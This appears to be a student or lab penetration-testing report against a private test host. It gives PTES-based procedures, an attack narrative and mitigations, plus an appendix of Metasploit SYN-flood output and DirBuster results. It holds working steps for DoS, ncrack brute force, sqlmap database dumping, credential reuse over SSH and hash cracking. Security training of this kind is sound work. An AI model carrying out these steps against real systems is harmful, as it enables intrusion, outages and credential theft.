

Network Infrastructure Security



Penetration Testing Flow of Process



Methodology

- The PTES (Penetration Testing Execution Standard).

There are seven stages involved in this methodology. Following are seven stages:

1. ***Pre-engagement Interactions***
2. ***Intelligence Gathering***
3. ***Threat Modeling***
4. ***Vulnerability Analysis***
5. ***Exploitation***
6. ***Post Exploitation***
7. ***Reporting***

1. Pre-Engagement Interactions

The pre-engagement interactions involve:

- Introduction to Scope
- Metrics for Time Estimation
- Scoping Meeting
- Questionnaires
- Specify Start and End Dates
- Specifying Ip Ranges and Domains
- Dealing with Third Parties
- Cloud Services
- ISP
- Payment Terms
- Goals
- Establish Lines of Communication
- Emergency Contact Information
- Incident Reporting Process
- Rules of Engagement
- Legal Considerations

2. Intelligence Gathering

This step involves intelligence gathering activities for penetration testing. The purpose of this document is to provide reconnaissance against a target. Following are list of tools:

#	Tools	Platform
1	Nmap	C/C++/Python
2	Telnet	C++
3	Nikto	Perl

3. Enumeration

The data collected in the intelligence gathering or scanning phase is then enumerated using tools like Excel or any other spreadsheet.

Using such tools mention:

- ***Open Ports.***
- ***Services.***
- ***Server Domain Names.***
- ***Server IP.***
- ***OS Information.***

4. Vulnerability Analysis

Vulnerability testing is the process of discovering flaws in systems and applications which can be leveraged by an attacker. These flaws can range anywhere from host and service misconfiguration, or insecure application design.

#	Tools	Platform
1	OpenVas	C
2	Nmap Vuln Scripts	C/C++/Python
3	CVE/ CERT/ NVD	Online Databases
4	Sfuzz	Python/ Shell

5. Exploitation

The vulnerabilities list obtained in the Vulnerability section is very useful in executing several attacks on the targeted machine. These attacks could alter the services or to maneuver or attain unwarranted access to the data stored on targeted machine.

#	Tools	Platform
1	Metasploit	Ruby
2	Dirbuster	Jar – Java
3	SQLMap	Python
4	Medusa	Shell
5	John The Ripper	Python/Shell
6	Hydra	C
7	LOIC	Shell
8	ArpSpoof	C++
9	TcpDump	C
10	Sfuzz	Python/ Shell
11	Wireshark	C
12	Aircrack-ng	Shell

6. Post Exploitation

The post exploitation is based on the report providing a detailed analysis of the penetration testing activities. It is explained that how the vulnerabilities are found and how they are exploited. The consequences of these vulnerabilities are also explained in the report. At the end, recommendations are provided for mitigating or removing the risk to make the system secure.

STANDARD OPEARTION PROCEDURE

Information Gathering

Web Search:

Input:
Target's Name.

Tools:
Search Engines (Google, Yahoo, MSN etc.).

Steps:

1. Enter target's name on the search bar and hit enter.
2. Browse through each and every possible information obtained by the target's home page and from third party sources.
3. Save all the relevant information obtained in the previous step.

Expected Output:
The possible information that could be obtained is target's location, contact details including email, mobile numbers and address etc.

Whois Lookup:

Input:
IP Address.

Tools:
Whois Command, Kali Terminal.

Steps:

1. Open kali Linux terminal.
2. Enter Whois commands with <IP address>.
3. Browse finding and save required information in the file.

Expected Output:
The information may include the name of the target's owner, organization, address, contact details including mobile, email etc., domain, server's name and admin's name.

Domain Name Lookup:

Input:
IP address.

Tools:
Dig Command, Kali Terminal.

Steps:

1. Open kali Linux Terminal.
2. Enter dig command along with an <IP address>.

3. Gather the information and save it in the file.

Expected Output:
The output will include DNS name servers information about its host addresses, name servers, mail exchanges, and related information.

Sub-Domain Lookup:

Input:
Web Address.

Tools:
www.netcraft.com

Steps:

1. Go to website i.e. www.netcraft.com
2. Under what's site running, type the target's web address.
3. Save the required findings in a file.

Expected Output:
Gather information regarding target's IP address, DNS Admin, OS, web server, domain etc.

Active OS Fingerprinting:

Input:
IP address.

Tools:
Xprobe2 command, Kali Terminal.

Steps:

1. Open kali Linux Terminal.
2. Enter command and <IP address>, hit enter.
3. Save the information regarding OS in a file.

Expected Output:
This command will provide the information regarding which OS is running on the target machine.

Scanning and Enumeration

In scanning we will find the information regarding open ports on the target machine and their states whether they are opened or not also to learn which services they are running. We will compile our results in a systemic order so that we can find the vulnerabilities of the target system.

Scanning:

Identifying Live Hosts and Services:

Input:
IP address.

Tools:
NMap command, kali Terminal.

Steps:

1. Open kali Linux Terminal.
2. Type nmap [parameter] [optional parameter] <IP address>.
3. Save the required information in a file.

Expected Output:
This command will provide us information regarding the open ports and services running by them, also it give the reasons for the state of the port, and it will also provide us with information of OS running on the target.

Banner Grabbing:

Input:
IP address, Port Number.

Tools:
TelNet command, kali Terminal.

Steps:

1. Open kali Linux Terminal.
2. Use Telnet command as telent <IP address> [port].
3. Type in HEAD HTTP and hit enter.
4. Save the useful information in a file.

Expected Output:
This command will provide us information related to server machine which that target machine is using and with the help of this information we can find the known vulnerabilities in that server.

Enumeration:

Collecting Information:

Input:

The data obtained from the information gathering and scanning phase.

Tools:

Excel spreadsheet or any other spreadsheet.

Steps:

1. Open spreadsheet.
2. Make columns and fill information related to servers found:
   - ➢ Open ports.
   - ➢ Services.
   - ➢ Server Domain names.
   - ➢ Server IP.
   - ➢ OS information.
3. Save the findings in the final results sheet.

Expected Output:

This procedure will aid the penetration tester to find the information regarding server and the relationship of the server machine with other network devices so that he/she could perform vulnerability scan to get the potential results for vulnerabilities.

Vulnerability Identification and Analysis

In this section-n we will find the vulnerabilities in our target's system, services and OS which can be exploited by identifying potential threats to each resource.

OpenVAS:

Input:

IP address.

Tools:

OpenVAS.

Steps:

1. Open the terminal to initialize OpenVAS.
2. Check the username and password.
3. If not redirected to the browser automatically then go to http://127.0.0.1:9392.
4. Log in to Greenbone Security Assistant.
5. Go to immediate scan and type the target's IP address.
6. The results will start to appear on the screen after sometime, click to explore the information.
7. Save all the results in form of a report under 'Report' section and save it in PDF and XML format.

Expected Output:

The report will include the list of vulnerabilities along with a specified port number. It will also tell the score of severity and its impact. Moreover the report will also explains the algorithms and will provide a feasible mitigation strategy. It is also expected that the results may contain false positive scenarios and penetration tester must look in to it and exclude the information.

Examine Vulnerabilities Exposed Online:

Input:

CVE Number and Keywords.

Tools:

CVE and CERT databases.

Steps:

1. Go to https://www.cvedetails.com/.
2. Enter CVE number obtained from the report or enter any keywords related to the target.
3. Save relevant information in the file.

Expected Output:

The expected output will give the evidence of the known vulnerabilities in the target's machine also if any exploit was done previously that would also be mentioned.

Manual Vulnerability Scanning:

Input:

Information acquired in enumeration phase.

Tools:

Excel spreadsheet or any other spreadsheet.

Steps:

1. Search for the vulnerabilities from data obtained through:
   - Open ports.
   - Services provided by them.
   - Operating system.
   - Banner grabbing.
2. Save the finding in a file.

Expected Output:

The expected output will be the list of the known vulnerabilities of the system.

Summarize Vulnerability Scan:

Input:

Information obtained by the automatic and manual vulnerability scan.

Tools:

Spreadsheet.

Steps:

1. Review all the vulnerabilities and rate them based on the severity level.
2. Sort them according to the level of their risk.

Expected Output:

This will be the final list of the known vulnerabilities.

Target Exploitation

In this section we will check all possible vulnerabilities we could exploit and try to find a break through to get access in or perform a sort of unauthorized action to the system.

Planning the Exploits:

Input:
Data obtained in the precious section.

Tools:
Spreadsheet.

Steps:

1. Identify vulnerabilities to exploit.
2. Try to exploit each and every possible vulnerability found.

Expected Output:
This will save a lot of time in the exploitation process

Metasploit:

Input:
XML file generated by OpenVAS.

Tools:
Metasploit.

Steps:

1. Open Metasploit.
2. Import the saved XML file in Metasploit.
3. Search for the exploitable vulnerabilities.
4. Load each exploit.
5. Set the parameters for every exploit accordingly.
6. Run the exploits.

Expected Output:
If exploits penetrates through then the test is successful and find the saving for post-exploitation phase.

DOS Attack:

Input:
<IP address>.

Tools:
Metasploit.

Steps:

1. Open Metasploit.
2. Search ‘synflood’.

3. Use that auxiliary.
4. Set the parameters and run.
5. Now check the browser and again look for the target IP.

Expected Result:
The browser will give no respond and similarly by pinging there would be either severe loss in the data packets or no response from the target.

Brute Force Attack:

Input:
File with list of passwords, Username, <IP address>.

Tools:
Ncrack command, Kali Terminal.

Steps:

1. Find a list of passwords from the internet.
2. Open terminal.
3. Type command as ncrack- -user [username] –p [password list] <IP address>.

Expected Output:
If the exploit is successful we shall have the required password and we can easily gain access to the system.

Getting Directories:

Tools:
Dirbuster.

Steps:

1. Open Dirbuster.
2. Enter target URL i.e. http://<IP address>:port.
3. Select 'list based brute force'.
4. Browse and go to 'Dirbuster' directory and in 'wordlists' directory load the last file.
5. Start the execution and wait.
6. After getting the results go through the file system.

Expected Output:
The Dirbuster will reveal all the files from where we can easily find the confidential information.

SQL Injection:

Input:
URL, SQL Map commands.

Tools:
Kali Terminal.

Steps:

1. Open Kali Linux Terminal.

2. Type sqlmap -u [URL] --dbs, it will open the databases.
3. Type sqlmap -u [URL] -D [database name] --tables, it will show the list of tables.
4. Go through tables and get the required information.

Expected Output:

This procedure will give more confidential information and will allow access to open a particular target's website so one could easily change the settings and posts etc.

Post-Exploitation

The purpose of this phase is know how much is the machine being compromised and what necessary steps should be taken to maintain control of the machine for later use.

Exploitation Report:
This report contains all the possible exploits performed on the target also tells the mitigation strategies to that should be implemented to secure those vulnerabilities.

DNS Report:
The DNS report will give information regarding the DNS servers that have been compromised and has revealed the sensitive information.

ATTACK NARRATIVE

1) Denial of Service (DoS) ATTACK:

During the initial phase of vulnerability detection, it was discovered the server is running Apache 1.3.37 and by looking at the CVE database, I have discovered that sever denial of service attacks are possible and by using METASPLOIT, SYN Flood was done on the target. The target stop responding to requests and upon pinging there was also a packet loss which shows the success of DOS attack.

The screenshots of this attack is provided in the appendix and mitigation strategy for this vulnerability is provided in the Mitigation Strategies section.

2) Revealed Unsecure Files:

The target is running PHP 4.4.4 on port 80 found during the initial scanning. It is discovered that this PHP version is vulnerable to multiple vulnerabilities. The vulnerabilities allows the attacker to reveal all the system files which would compromise the system integrity and no authentication is required to exploit this vulnerability. The imap_body function in PHP before 4.4.4 does not implement safemode or open_basedir checks, which allows local users to read arbitrary files or list arbitrary directory contents and to exploit this vulnerability I have used **dirbuster** and to get the directories, the target address is provided and wordlist in dirbuster folder which revealed the list of the directories on the target.

The screenshots of this attack is provided in the appendix and mitigation strategy for this vulnerability is provided in the Mitigation Strategies section.

3) Access to User Credentials:

Using **dirbuster**, I have scanned number of directories and found a ***true*** named directory under which I have accessed the user credential file along with the ***base/sql*** files revealing the database structure and numerous credentials which is considered to be a severe attack on the system.

The screenshots of this attack is provided in the appendix and mitigation strategy for this vulnerability is provided in the Mitigation Strategies section.

4) Gaining System's Access:

I have gained the system's access by using the credentials found in the previous step and tried connecting using port 22 which was running ssh, I have gained the system's access and attempt was successful. Now as I am in the system so I could easily access all of the files and by pretending to be that particular user could also put a malicious code in the system.

The screenshots of this attack is provided in the appendix and mitigation strategy for this vulnerability is provided in the Mitigation Strategies section.

5) Access to MySQL(phpMyAdmin):

During the scanning I also discovered a port 3306 which was open to MySQL, so after successful gaining access to the system, I tried to open databases using **MySQL** and successfully I got all the databases. On further scanning I found a wp_users table in wordpress database which I accessed and got username **admin** and password which was md5 protected and I cracked that hash online and got a password. After getting the credentials I tried logging in using the site URL found in wp_options table and I logged in to site by changing localhost to target ip address in URL and successfully logged into site and changed the post on the site. After all this procedure I tried to log in directly from the browser and successfully open the phpMyadmin panel in GUI form and performed the same procedure.

The screenshots of this attack is provided in the appendix and mitigation strategy for this vulnerability is provided in the Mitigation Strategies section.

6) SSH Weak Encryption Algorithms:

During the analysis, it was discovered using **openvas** tool that the target is using weak ssh algorithm i.e. arcfour and arcfour with 128bits and has problems with weak keys and should not be used. The 'none' algorithm describes that no encryption is required which means no confidentiality which is why this algorithm is not recommended. As these algorithms are outdated and provides no proper encryptions due to which an attacker could easily decrypt the encryption schemes and eavesdrop the communication.

The screenshots of this attack is provided in the appendix and mitigation strategy for this vulnerability is provided in the Mitigation Strategies section.

7) Cross-Site Tracing:

It was also discovered in the **openvas** report that the host is running phpMyadmin and is prone to cross site tracing. The flaw is caused by input validation errors in error.php script. The attacker could successfully inject HTML code in the error script and conduct the phishing attacks. By using **metasploit**, I have found the successful results regarding cross site tracing.

The screenshots of this attack is provided in the appendix and mitigation strategy for this vulnerability is provided in the Mitigation Strategies section.

MITIGATION STRATEGY

1) To prevent the DOS attack, the Apache server should be upgraded to the latest version and also excessive page view requests should be blocked. The firewall should be configured to reject the bogus traffic and prevent the DOS attack.

2) The PHP version should be updated to the latest version to prevent from such attacks.

3) The user credentials file should be properly encrypted and not available for the general public as to put in a private machine.

4) The read/write operation must be restricted to prevent from such attack so if someone steals the credentials even than the integrity of the system files remains there.


5) Bind MySQL to local host and also give privilege to a specific user rather than all users.

6) The weak algorithms should be disabled and better algorithm should be used i.e. AES, which provides the same actual speed than RC4 with better security.

7) There is no specific solution to this issue but to prevent from such attack general solution is to upgrade to newer release, disable the respective features and remove or replace the product by another.

APENDIX: Penetration Testing Task

1) DOS Attack:




```
Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target address range or CIDR identifi
er
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else random
izes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new dat
a

msf5 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.0.116
RHOSTS => 192.168.0.116
msf5 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.0.116

[*] SYN flooding 192.168.0.116:80...
```

Unable to connect

Firefox can't establish a connection to the server at 192.168.0.116.


- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.


Applications
Places
Terminal
Mon 20:04
Terminal
File Edit View Search Terminal Help
root@kali: ~
File Edit View Search Terminal Help

```
msf5 > search synflood

Matching Modules
================

   Name                        Disclosure Date  Rank    Check  Description
   ----                        ---------------  ----    -----  -----------
   auxiliary/dos/tcp/synflood                   normal  No     TCP SYN Flooder


msf5 > use auxiliary/dos/tcp/synflood
msf5 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.0.116
RHOSTS => 192.168.0.116
msf5 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.0.116

[*] SYN flooding 192.168.0.116:80...
```

```
root@kali:~# ping 192.168.0.116
PING 192.168.0.116 (192.168.0.116) 56(84) bytes of data.
64 bytes from 192.168.0.116: icmp_seq=22 ttl=63 time=49.9 ms
64 bytes from 192.168.0.116: icmp_seq=23 ttl=63 time=16.8 ms
64 bytes from 192.168.0.116: icmp_seq=24 ttl=63 time=31.6 ms
64 bytes from 192.168.0.116: icmp_seq=25 ttl=63 time=48.7 ms
^C
--- 192.168.0.116 ping statistics ---
51 packets transmitted, 4 received, 92.1569% packet loss, time 154ms
rtt min/avg/max/mdev = 16.829/36.753/49.901/13.584 ms
root@kali:~#
```

2) Revealed Unsecure Files:



Applications
Places
com-sittinglittleduck-DirBuster-Start
Sun 05:46
OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Scan Information
Results - Tree View
Back
Pause
Stop
Change
Report
(Select and right click for more options)

http://192.168.0.116:80/

Results - List View: Dirs: 47 Files: 144 | Errors: 0

Directory Stucture	Response Code	Response Size
phpmyadmin	200	515
index.php	200	515
index	200	527
main	200	525
main.php	200	515
themes	200	149
themes.php	200	515
calendar	200	533
calendar.php	200	515
scripts	200	149
css	200	149
test	200	149
license	200	195
license.php	200	195
navigation	200	537
navigation.php	200	515
readme	200	190
readme.php	200	190
js	200	149
contrib	200	149

Current speed: 0 requests/sec
Average speed: (T) 19, (C) 0 requests/sec
Parse Queue Size: 0
Total Requests: 644749/7848635
Current number of running threads: 10
Time To Finish: ~
DirBuster Stopped
/phpmyadmin/contrib/51.php


Applications
Places
com-sittinglittleduck-DirBuster-Start
Sun 05:42
